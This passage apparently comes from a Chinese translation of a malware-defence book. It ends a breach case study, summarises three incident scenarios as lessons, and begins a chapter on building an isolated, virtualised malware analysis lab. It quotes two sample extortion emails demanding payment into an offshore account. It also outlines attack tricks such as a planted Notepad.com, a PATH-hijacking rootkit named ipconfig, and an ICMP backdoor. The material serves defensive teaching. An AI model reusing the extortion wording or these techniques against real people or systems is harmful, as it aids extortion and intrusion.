To accept our offer, please transfer \$25,000 into our offshore account # ZZZZZZ7.

Keep in mind that if you do not transfer this money by tomorrow at 5:00 PM, it is quite likely that nasty computer attackers will release your data on publicly available Web sites all over the Internet, causing certain embarrassment for you and potential client loss! To avoid such unfortunate circumstances, please send the payment for your security services immediately!




图 10-26 Hannibal 通过一个内机发送了一个勒索信

Clarice Commerce 的 Web 管理员收到了这封信后并不知道应该如何处理这件事，管理员认为这可能是一些小孩的恶作剧，所以将这条消息删除了。然而对于 Clarice Commerce，不幸的是 Hannibal 开始实施了他的威胁。他在一个公共邮件列表上发送了一打用户账号，用于暗示 Clarice Commerce 可能有一些安全问题。

错误 9: Clarice Commerce 对于自己的员工没有灌输足够的安全认识，Web 管理员没有关于如何处理这类情况的知识，他并不知道如何向安全组织报警和动员应急响应小组。更加麻烦的问题是，Clarice Commerce 并没有建立一个计算机应急响应小组以快速且专业地解决这个问题。像我们在第 2 章中所讨论的那样，你们的单位必须对自己的员工进行明确的知识培训，引导他们在安全问题上懂得避免从 Internet 上下载不可信程序和报告有安全事故。同样，你也应该建立一支应急响应小组它由安全、技术操作、法律、人力资源和社会关系的人员构成。这个小组应该在安全响应过程中能达成一致，以便在攻击发生时能够起到作用。

在公共的电子邮件列表中发布了那些数据之后，Hannibal 发送了下面的消息，这则消息看起来就更加没有礼貌了：

From: Security Consultants R Us
To: Web Admin
Subject: Pay Us Or You're In Real Trouble

If you do not hire us as security consultants immediately, major amounts of your customer data(tens of thousands of records) will be publicly released.

```
To accept our offer, transfer $25,000 into our offshore account  
# ZZZZZZZZ, or else!
```

这一刻，这个 Web 管理员才意识到自己责任重大。他赶快把这则消息传送给了 Clarice Commerce 的首席财政官员，财政官员随即就联系了法律执行部门开始展开调查。

错误 10: Clarice Commerce 公司的部分 Web 管理员的犹豫延迟了与法律部门的联系，当犯罪证据被发现后，你的事故处理小组应该尽快咨询法律顾问并且与法律部门联系。你的司法小组和法律部门能够提供很不错的建议，以帮助你最小化你的损失并且使你能够最大化地获得司法公正。

结果发现已经有大量的法律部门代理已经跟踪到了 Hannibal 的踪迹。除了 Clarice Commerce 公司以外，Hannibal 已经试图诈骗数百万的被其蠕虫攻击的其他站点。通过从 Clarice Commerce 和其他受害的系统中获得的相应的消息，法律部门的官员能够在 Hannibal 公开更多的 Clarice Commerce 公司的信息之前跟踪到 Hannibal。通过一个详细并且拖延的国际调查，法律部门能够立案并将 Hannibal 送交司法部门。尽管 Clarice Commerce 公司避免了自己的所有客户的记录被公开，那些被 Hannibal 公开的少量的记录也确实破坏了公司的声誉。在经历了这次教训之后，Clarice Commerce 公司的高级管理人员建立了一个安全小组以从错误中吸取教训并且执行正确的控制以避免类似事件在将来再次发生。

10.4 结论

在这一章中，我们看到了坏小子如何通过使用各种形式的恶意代码利用一系列典型的错误来完成对于目标计算机系统的破坏。值得注意的是，这里的每一个错误都是当今世界上计算机系统中所常见的。然而，并不是无药可救了。通过仔细体会在这一章中学习到的例子，结合我们在整本书中所提出的建议，能够建造一个可信的防御措施来抵制这类攻击。

同样如果你喜欢这类例子，则可以随意浏览我的 Web 站点 www.counterhack.net。每个月我都会写一个新的情节来阐述一个特定类型的计算机的攻防过程，并且能够在我的网站上免费访问。我所有的情节例子都基于自己所处理或者从我的同事中听到的现实世界中的计算机事故。到现在写作这本书时，我已经有多于 12 个不同的能吸引你的兴趣的情节，并且我希望这些能够帮助我们提高对于恶意代码和其他类型的计算机攻击的防御能力。

10.5 总结

观察他人的错误是一种低投入高受益的学习信息安全的方法，在这一章中我们探索了

3 种不同的情节。这些情节都包含了恶意代码对各种网络的攻击，在每一个情节中都有一系列的普遍的错误导致了目标网络完全处于危险之中。

在情节 1 中，受害者从一个关键性的基础设备系统中进行 Internet 冲浪。综合一下问题，受害者近期内没有为机器上的 Web 浏览器添加补丁，并且以管理员身份登录了计算机，然后在 Internet 上冲浪。这 3 个问题（从一个关键系统中冲浪，以及使用了没有添加补丁的浏览器并且以管理员身份登录）合在一起让一个攻击者以脚本形式将恶意的移动代码发送到了受害者的计算机上。

脚本在受害者计算机的 System32 目录下写入了一个叫做“Notepad.com”的恶意文件。一个用户不经意地执行了这个文件，从 Start→Run 的对话框中输入了 Notepad 来运行 Notepad，而并没有输入“Notepad.exe”。因为 Windows 优先运行带有.com 扩展名的文件，然后才是.exe 扩展名的文件。这样恶意代码将自身安装到了他的计算机上，并且这台计算机上的反病毒软件的病毒库已经过时了。当恶意代码试图通过 Windows 的文件共享来在网络上传播时，受害者收到了一个来自于其他系统的反病毒工具的报警。在有些计算机上的报警仍然没有使得这个受害者更全面且详细地审查其他关键系统，结果造成了灾难性的后果。

在我们的第 2 个情节中，一个事故处理人员忽视了来自于一个有经验的系统管理员的请求。这个管理员注意到了一些关键性的内部服务器的异常现象，即公司没有为其内部域名服务器（他的整个网络中最重要的计算机中的一部分）添加补丁。通过利用在这些 Web 服务器上的一个缓冲区溢出漏洞，一个蠕虫在一个名为“ipconfig”的文件中传播了内核模式的 RootKit 代码。因为事故处理人员登录了基于 Linux 系统的域名服务器后其账户的执行路径中含有“.”，所以事故处理小组人员在键入 ipconfig，而不是 ifconfig 命令后意外地安装了这个 RootKit。

在安装了恶意代码之后，事故处理者还使用了 netstat、lsof 和其他在受害者硬盘上的命令程序。由于这些命令可能已经被损坏，所以事故处理人员本应该使用 CD-ROM 中静态连接的二进制文件，而不是那些硬盘中的命令。当内部域名服务器崩溃时，事故处理人员最后还是仔细地观察了攻击现象。但是在分析受影响系统的镜像时，处理者仍然没有从一个可信 CD-ROM 引导系统，因此得到的任何结果都是虚假的。仅仅当运行了 chkrootkit 工具后才最终发现了在那台计算机上有一个内核模式的 RootKit，然而因为事故处理人员没有一个与关键系统的系统管理员的完全联系方式表，因此调查的进度被极大地减慢了。

在我们的第 3 个情节中，攻击者在 Internet 上发送了一个蠕虫，这个蠕虫利用了 Internet 上可以访问的 Web 服务器上的缓冲区溢出漏洞。受害者并没有在自己的系统中添加补丁或者强化自己的系统以对抗这种类型的攻击，所以在受害者的 Web 服务器上获得立足处以后，蠕虫从这个 Web 服务器发送电子邮件给攻击者。防火墙本应该阻止这种从 Web 服务器系统外出的电子邮件的数据，可是并没有。攻击者通过从蠕虫感染的站点中跳跃

连接读取了自己的电子邮件，当发现了一个电子商务有关的站点后，攻击者与嵌入在蠕虫中的后门通信。该后门使用的是 ICMP，而不是用 TCP 或者 UDP 端口。攻击者通过安装了一个用户模式的 RootKit，从而加强了对系统的控制和访问。

受害者并没有在自己外部的站点系统中使用入侵检测系统或者文件完整性检查工具，这样就使得攻击者能够保持访问而不被检测到。Web 应用程序在 Web 站点上将数据驻留了一段时间，在这段期间内攻击者获取了许多关键性信息并且开始扫描内部网络。通过一个配置失误的 FTP 服务器，攻击者闯进了内网并且安装了一个嗅探器，然后收到了在内网中传输的没有任何加密的关键数据。在收到了一个来自于攻击者的敲诈后，Web 站点管理员并不知道向哪里传送这条消息，从而减慢了调查时间并且在这个过程中暴露了用户的数据。尽管有以上这些错误，这个坏小子在法律部门的努力协作之下最终还是被送到了审判庭。

第 11 章 恶意代码分析

迄今为止，我们在本书所做的讨论已经涵盖了每一种单独的恶意代码类型，以及与其相关的对应防御措施。例如，我们讨论蠕虫，随后告诉你应该如何来防御它们。我们介绍了 RootKit，然后便考虑了应该如何对付它们。这种一对一的恶意代码分析方法允许我们集中于个别的攻击和防御，使用到目前为止我们所讨论过的技术，就能够确保你的防御可以和这些威胁逐一抗衡。

然而在本章中，我们将采用另外一种方法来讨论恶意代码。我们不是看重恶意代码单独的类型和对其实施的防御，而关注你自己如何来分析恶意代码实例。为了实现这一目标，我们将本章分为两个部分来讲。首先，我们将使用相对廉价的硬件建造一间恶意代码分析实验室，用低成本或免费的软件加以配合；其次，这一章介绍了一个在你实验室深入观察恶意代码的程序，以便你能确定其功能和目的。这一章背后暗藏的含义可以用两句话来总结，即如果你给某人一条鱼，则要为他提供一天的食物；如果你给人们展示在其自己的实验室中如何分析恶意代码，则要帮助他们终身防御恶意代码。

11.1 建立一个恶意代码分析实验室

然后他将我带到他的实验室并向我介绍他的各种机器的用途，指引我应该得到什么结果……

——Mary Shelley 所著的《*Frankenstein*》，1818 年出版

首先让我们集中精力来建造一个符合自己要求的恶意代码分析实验室，经常有人问我

他们在家或办公室里分析恶意代码需要哪些设备。当你下载并测试本书中描述的各种攻击和防御的程序时，需要一个可靠的环境来处理这些奇特的实验。除了纯粹的自由作家的实验方法，你可能会遇到用来对抗你的实验系统的各种恶意代码实例，使用这一章中我将要介绍的实验室组件，你将能够很好地对付所发现的恶意软件，使你对恶意代码如何工作及其可能引起的损害有一个更深入的了解。有了一个好的恶意代码实验室，你就能够在恶意代码到来时有所准备。

11.1.1 警告：使用没有工作目的的系统并远离 Internet

首先，确保你使用额外且不依赖于工作的计算机来建造你的实验室。如果你和我一样，在这些组件上安装了一些相当有害的恶意代码，那么需要让它们远离你的工作网络。这些机器不应该连接到你的实际网络或 Internet 上，除非其中所有软件被硬盘重新格式化彻底地破坏。此外，甚至不要考虑在这些系统中保存任何的敏感数据，因为一些恶意代码类型能窃取这些数据或者彻底地破坏这些数据。这些组件只应该是一个恶意代码分析实验室和运动场，在一种工作环境中对这些组件的任何使用只能引起大量的麻烦。绝不能把这些计算机和 Internet 连接起来，已经警告过你了！

另外，在一个紧急的事件中，例如一个需要立即分析的快速传播的蠕虫，你想要实验室对这一事件迅速地做出通告。在这样一个紧要关头，你没有必要四处查找当前在实验室中使用的生产组件；相反，分配适当的系统并提前建造实验室能使你轻松地分析。

11.1.2 全面的实验室体系结构

虽然有这些不寻常的警告，但是你能以相当低的成本建造一间恶意代码分析实验室。这的确是一个好消息，你不需要在实验室用一些最新的硬件设施。有一个快速的处理器和大的内存当然很好，但也不是必须的；相反，来自你的公司或者便捷的 Internet 拍卖所得的剩余设备已经足够了。这里的目标是获得那些能够安装操作系统，一些选择性应用软件以及能分析恶意代码的机器。在没有豪华的电脑系统时，如此有限的需求还是很容易满足的。

我的恶意代码分析实验室的体系结构使用了 4 个在结构配置上连接到一起的系统，如图 11-1 所示。我推荐你建立实验室的计算机最低有一个 350 MHz 的处理器，64 MB 的内存和一个 5 GB 的硬盘。当然每个系统需要一块网卡，一个简单的 10 Mb/s 的以太网网卡已足够了。以今天的标准来看，这些老式的组件应该非常多，而且很便宜。如果你能比这底线做得更好，你将有一个更棒的实验室，但是不应该在配置这些系统的过程中突破预算。我刚刚还在浏览我最钟爱的在线拍卖网站，并且看见有这种配置的台式电脑每台能以少于 250 美元的价格得到。而手提式电脑的价格大约在 400 美元左右，这有点问题。




图 11-1 恶意代码实验室的体系结构

现在，让我们转移到操作系统硬件和服务的结合上。如同你看到的，我的实验室包括一个运行 Microsoft IIS Web 服务器的 Windows 2000 系统。许多公司使用 Windows 2000，并且 IIS Web 服务器是恶意代码最喜欢的攻击目标。因此，我能够用这个系统来估计众多的针对 Windows 系统设计的蠕虫和 RootKit。当然 Windows 2000 是一个商业版操作系统，所以你需要一个合法的许可证，这个许可证包含在你所购买的硬件当中。

我接下来的一个系统是一台 Linux 计算机，运行一个 FTP 服务器和 Apache Web 服务器。如同 Windows 和 IIS 一样，很多恶意代码样品特定的目标就是脆弱的 FTP 和 Apache 服务器，所以我想要立即对它们进行分析。我的第 3 个系统是一台装有 Windows XP 的计算机，用 Windows 的内置文件共享机制来配置共享文件。因为 Windows XP 是一个既适用于家庭用户，又适用于企业用户的通用桌面环境，所以我能够测试那些瞄准这个受欢迎的用户环境的恶意代码。最后，为了体现多样性，我的实验室还包括了用一台使用 OpenBSD 操作系统的计算机。由于 OpenBSD 内置的非常重要的安全特性，因此它正在逐渐得到重视，我通过在这台计算机上运行一个网络文件系统（NFS）服务器测试这些功能。

在我实验室的每一个系统中已经安装了各种反病毒工具，当各种知名的恶意代码的样本加载到系统中时，这些工具能够帮助我们识别它们。此外，我在每台计算机上安装了文件完整性检测的软件，在要分析的恶意代码试图做一些修改的情况下来监控一些关键的文件和系统设置。当我分析这些恶意的代码时，可能会使反病毒工具失去作用，使文件完整性检测工具临时得到更多观察，让我暂时不控制一些软件。然而，我一般的态度是保留这些防御工具的运行，控制我的实验室里的任何污染物，直到我决定让恶意代码自由地运行。

我用一个便宜的集线器或交换机把所有这些计算机连接在一起，我确实喜欢在实验室用一个集线器，因为集线器能复制数据包给所有连接在局域网上的系统。这样的话，我能在我实验室里连接的任何一台计算机上运行一个嗅探器，以查看由实验室局域网上的其他计算机发送的数据包。如果我使用的是一台交换机，则需要设置一个变化范围端口。这个

端口是交换机上的一个单独的连接点，它能够接受所有来自局域网的数据。一些便宜的交换机甚至没有变化范围端口选项，因此你最好利用一个低端的集线器为恶意代码分析实验室联网。我已经使用 10.x.y.z 网络范围内没有注册的 IP 地址序列配置了我的实验室中每一台计算机的网络，所以它们都在同一个局域网上。我尤其喜欢使用 10.10.10.z，这仅仅是因为输入容易。我也使用 255.255.255.0 网络标志，它允许我在这个网络上能有多达 254 台不同的计算机。现在，虽然在我的实验室有许多台计算机，但是还没有用完这些地址。

应当指出的是，灵活性和实用性对你的实验室是非常有益的特性。如果一种新的恶意代码实例发布并闯入还没有建造好的目标环境，我将迅速修改我的实验室来支持这个新型目标。例如，某人对运行在 Windows 上的 Apache Web 服务器，而不是我的默认 IIS 服务器发动一次攻击，我将仅仅在自己的一台 Windows 计算机上安装 Apache 来测试新的病原体。通过建立能够很容易适应其他环境的默认基线的实验室基础设施，可以准备好开始分析那些攻击者要发放的任何内容。

此外，请不要认为你必须在精确的细节上仿效这个样品实验室，而应该随意改变它来适合你自己的环境和分析技术。如果你的雇主使用大量的 Solaris 计算机，则可以结合一个老的 Sparc 系统，例如一个廉价的 Sparc 5 系统（在你附近的一个 Internet 拍卖行少于 100 美元）。如果你想要校验 HP-UX，那么你就可以找到一个旧的惠普计算机并且把它放置在实验室里。不要使用我的实验室规约作为约束条件来限制你的实验室，而应用我的规约作为你自己探索和定型的起点。

最后，记住你没有必要实现这个实验室的全部功能。如果你不能提供几台计算机，不用担心，你仍然能分析恶意代码。如果你没有资金，你可以用一台单独的计算机来建立这样一个实验室的初级版本。建造一个 Windows 和 Linux 双重启动的计算机，在一台单独的计算机上安装这两个操作系统，这样你可以通过简单的重新启动在这两个系统间进行切换，并且将能在至少一个系统中分析恶意代码。你甚至能更进一步简化自己的实验室，如果你只想聚焦于 Windows 下的恶意代码分析，你也可以配置一台仅有 Windows 的计算机，使它能实现你的分析。

11.1.3 虚拟化任何事物

没什么是真实的……

也没有什么需要等待。

——The Beatles 乐队的歌曲 “*Strawberry Fields Forever*”，1967 年

迄今为止，我们所讨论的实验室体系机构主要集中在买 4 台单独的计算机和一台集线器。但一个更好的办法，即应该包括使用一个虚拟的环境以在一个单独的计算机上运行不

同的操作系统。如图 11-2 所示，虚拟环境的实现允许我们在一台台式机或便携式电脑上安装一个主操作系统，然后在主操作系统中运行几个虚拟的操作系统。主操作系统仅仅是一个运行在我的硬盘上的普通操作系统，而虚拟操作系统则是运行在主操作系统中的一些简单程序。这些虚拟操作系统是同时可以在主操作系统中运行的真正操作系统，因为它们能够运行自己的程序，并通过一个把所有这些的虚拟系统连接在一起的虚拟网络通信。每一个虚拟操作系统通过运行在主机上的一个竞争程序来执行，并组成主机中的少数文件。这些虚拟系统甚至没有意识到它们是不真实的！而认为自己是运行在各自硬件上的单独系统，但是实际上它们是在共享一个处理器。通过这种方法，我组建了 3 个或更多不同的虚拟网络并使它们同时在一台单独的计算机上运行。



图 11-2 虚拟化我的恶意代码分析实验室

用虚拟环境来分析恶意代码已经不是一个新方法了，事实上早在 2000 年，IBM 的研究员已经使用虚拟机环境针对恶意代码分析完成了一些非常有远见的工作了[1]，我在自己的实验室里使用了类似的概念。

正如我们在第 8 章中所讨论的，提供某些不同的程序可以让你将单机转变为包括多个不同操作系统的主机。如 VMWare (在 www.vmware.com 上可以获得)，以及 Virtual PC (在 www.connectix.com 上可以找到)这样的商业工具和其他一些用软件模拟 x86 处理器的工具，可以在一套单独的硬件上安装并运行虚拟计算机。还有一些免费的工具可以使用，例如 Plex86，在 <http://plex86.sourceforge.net> 上可以找到，以及 <http://bochs.sourceforge.net> 上提供的 Bochs 工程。此外，如果你只想用 Linux，我们在第 8 章中讨论过的 UML 工程可以在一个单独的 Linux 计算机的 Linux 进程中运行多个独立的 Linux 内核，UML 可以在 <http://user-mode-linux.sourceforge.net> 上免费获得。

虚拟实现的优点是可以在一台单独的笔记本电脑上实现整个恶意代码分析实验室，并且随时检测恶意代码软件。此外，大多数的这些虚拟系统工具允许你返回到一台修改过的虚拟机的任何状态，不用重建系统即可立即恢复虚拟操作系统到它的原始配置。如果一些恶意代码搅乱了我的虚拟机，则只要将其设置到原始状态即可。因此，我可以安全地观察

恶意代码对我的网络（纯虚拟）的影响，甚至在运行一些令人厌恶且疯狂的攻击者代码时，可以让我保持清晰的头脑。这个可复原性非常有用，我甚至可以在追踪分析时冻结虚拟操作系统，在分析这个恶意软件正在做什么的时候挂起所有的操作。

当然，要同时运行这些虚拟机，主机的硬件配置必须要比在本节后面部分讨论的那个相对简单的操作系统要高。实际上，有了足够的内存和 CPU 频率，你几乎可以虚拟任何事物。如果你打算运行一个虚拟恶意代码实验室，我建议你用的处理器至少是 2 GHz，并且打算运行的每一个虚拟操作系统的内存至少 64 MB。因此，如果你想运行一个单独的主操作系统和 3 个虚拟操作系统，那么你应该至少有 256 MB 的内存。考虑到顺畅的原因，你可能会将内存扩大到 512 MB。这样的话，你的系统就可以以一个更理想的速度运行。使用虚拟操作系统，内存如同氧气一样能够保持计算机运行的顺畅。

对于我的轻便型实验室，使用的是 VMWare 产品。这是一个商业工具，但是我发现它比其他免费提供的虚拟系统具有更强的稳定性和灵活性。如图 11-3 所示，我在 Windows 2000 主操作系统中设立的 VMware 包含一串不同的虚拟操作系统，即 Windows XP 和 Red Hat Linux 的不同版本，以及 FreeBSD 和 Windows 2000 服务器版。我可以同时运行任意或全部的虚拟操作系统，或者挂起它们以便于进一步分析。不要求一种虚拟环境实现恶意代码分析实验室，但要能使分析过程变得更简单，并且更加方便。




图 11-3 我的恶意代码分析实验室在单实体机上用 VMWare 实现

11.2 恶意代码分析过程

没有分析的生活是毫无意义的。

——Socrates (苏格拉底), 公元前 469—399 年

现在我们有了一个出色的新恶意代码实验室，不管它是真实的，还是虚拟的，我们都可以用它来检查一些恶意软件范例。在这一节中将描述用来查看这种恶意代码的程序和工具，以此来决定其功能。我自己经常利用这样的程序来分析大量不同类型的恶意代码范例，例如我们在本书中已经描述过的病毒、后门、特洛伊木马、RootKit 和修改内核的恶意代码。通常，当我在自己的某个系统中发现一个异常程序，或者在我的电子邮件中收到一个看上去很可疑的附件时，则利用这种程序来找出究竟真的发生了什么。

几年前，一个朋友告诉我他收到一个异常 Microsoft Word 文档，这个文档来自于他的一个死敌，那个人通过电子邮件提出了和解要求。当我得知这一消息后，最先开发了一个恶意代码分析程序。我的朋友虽然有点怀疑，但是还是很高兴和解要求的提出，我的朋友不清楚他的对手的真实意图。为什么呢？毕竟有谁会随信发一个 Word 文档附件来道歉，为什么不直接在电子邮件的正文表示这样的歉意呢？我的朋友把这份 Word 文档发给我，我用在这节中将要说明的程序仔细进行了检查。足以肯定的是，这个邪恶的纨绔子弟已经嵌入多种恶意代码宏指令。因为它们都是用户自定义的，所有没有被任何反病毒工具发现。这些宏指令将导致 Word 经由 Internet 发送关于我朋友系统的各种信息，这些信息可以发送到几乎遍布全世界的许多陌生网站。这些恶意代码还使用我们在第 4 章中讨论过的恶意移动代码技术，试图来侵占朋友的浏览器。我告诉了朋友关于这个“和平”提案的本质。他立即采取了相应的对策，而且不再相信那些邪恶的家伙。

在这节中，我们将应用这个恶意代码分析程序，以及与我们在本书其他章节中所见过的各种恶意代码范例相关的工具。例如，第 5 章中的 Netcat backdoors、第 7 章中的 URK 和 Windows AFX RootKit，以及第 8 章中的 Adore 内核模式 RootKit 等。我将详细地描述这种分析的组成，然后展示各种恶意代码范例如何在我们的分析工具面前被发现。在分析过程中，我们将在 Windows 和 UNIX 之间来回切换，以此展示各种工具在每种环境下如何运行。通过在 Windows 和 UNIX 之间的交替分析，你能够看到这两种流行的操作系统在我们的恶意代码实验室中如何共同工作，并相互补充。

记住，并不是安全领域的每个人都需要处理详细的恶意代码分析。这里描述的程序最适合于事件处理员、系统管理员、研究者，以及其他感兴趣的人。如果你仅仅关心我们在本书中已经讨论的防御技术，并且对如何来测定新的恶意代码的功能不很感兴趣，则可以跳过本节。

但是，如果你想深入到恶意代码内部看它在做什么，那么这一节就是特别为你设计的。贯穿本书，当它交付印刷时，我们已经努力讨论过现有的最经典和最新的恶意代码范例。现在，利用我们不久将要讨论的分析技巧，你不仅能够分析迄今为止本书中已经出现的恶意代码，而且还能够分析那些将来必然会发布的新品种。

最后，当我们经历了这一过程，你在自己的实验室里进行分析时，不要被恶意代码所吓倒。涉足实验室，你有许多东西需要学习。试着在这个工作中找到一些乐趣吧，你不一定是研究恶意代码的专业技师。你能够通过这种游戏学到许多内容，而且还可以使用一些可靠的技术。如果你认真遵守我们前面所讨论的实验室的检测程序，那么发生在你系统中最坏的事情无非就是你实验室计算机上的软件被彻底破坏。然而，因为你的实验室与真正网络是分开的，而且在其中没有包括任何敏感的数据，所以你能很容易地恢复这些系统。即使你的实验室系统被感染得很严重，你也能通过最初的安装媒介和合适的补丁来重新格式化你的硬盘并且重装操作系统。最后要说的是，这样做并没有什么危害，也许你还能学到那些恶意代码为什么会攻击你的实验室，这是很有潜在价值的一课。

11.2.1 恶意代码分析和合法软件

事实表明，恶意代码分析与我们常用的且合法的测试和逆向工程技术并不是完全不同。为了既能分析良性代码，又能分析恶意代码，你可以通过使用几乎一样的分析技术设法鉴别其特性，用逆向工程来确定其功能。事实上，分析良性软件和恶意软件之间的主要差别就是，你通常不能提前知道恶意软件的目的是什么。如果说这是一个秘密，那么你就是个侦探。

我们应该注意到，这本书并不是一本详细的通用代码分析技术的入门书。我们将在这一章的剩余部分中，讨论你如何使用自己的恶意代码实验室来确定你所发现的恶意代码的目的和特性，毕竟这是一本关于恶意代码的书（即便不说前 10 章，这本书的那些敏感的标题或许已经给你提示了）。不过，整卷详细的软件分析不属于这本书的范围。因为良性代码和恶意代码的软件分析技术是相似的，你能参考各种各样通用的代码测试和分析书目，以便对更进一步的恶意代码分析有所了解。有一些我最喜欢的关于地址代码测试和分析的书，包括 *How to Break Software*，这是一本测试的实践指导书，由 James A 编写；Whittaker [3]，软件测试学习课程，由 Kaner, Bach 和 Pettichord [4] 编写；以及由 Kris Kaspersky [5] 编写的 *Hacker Disassembling 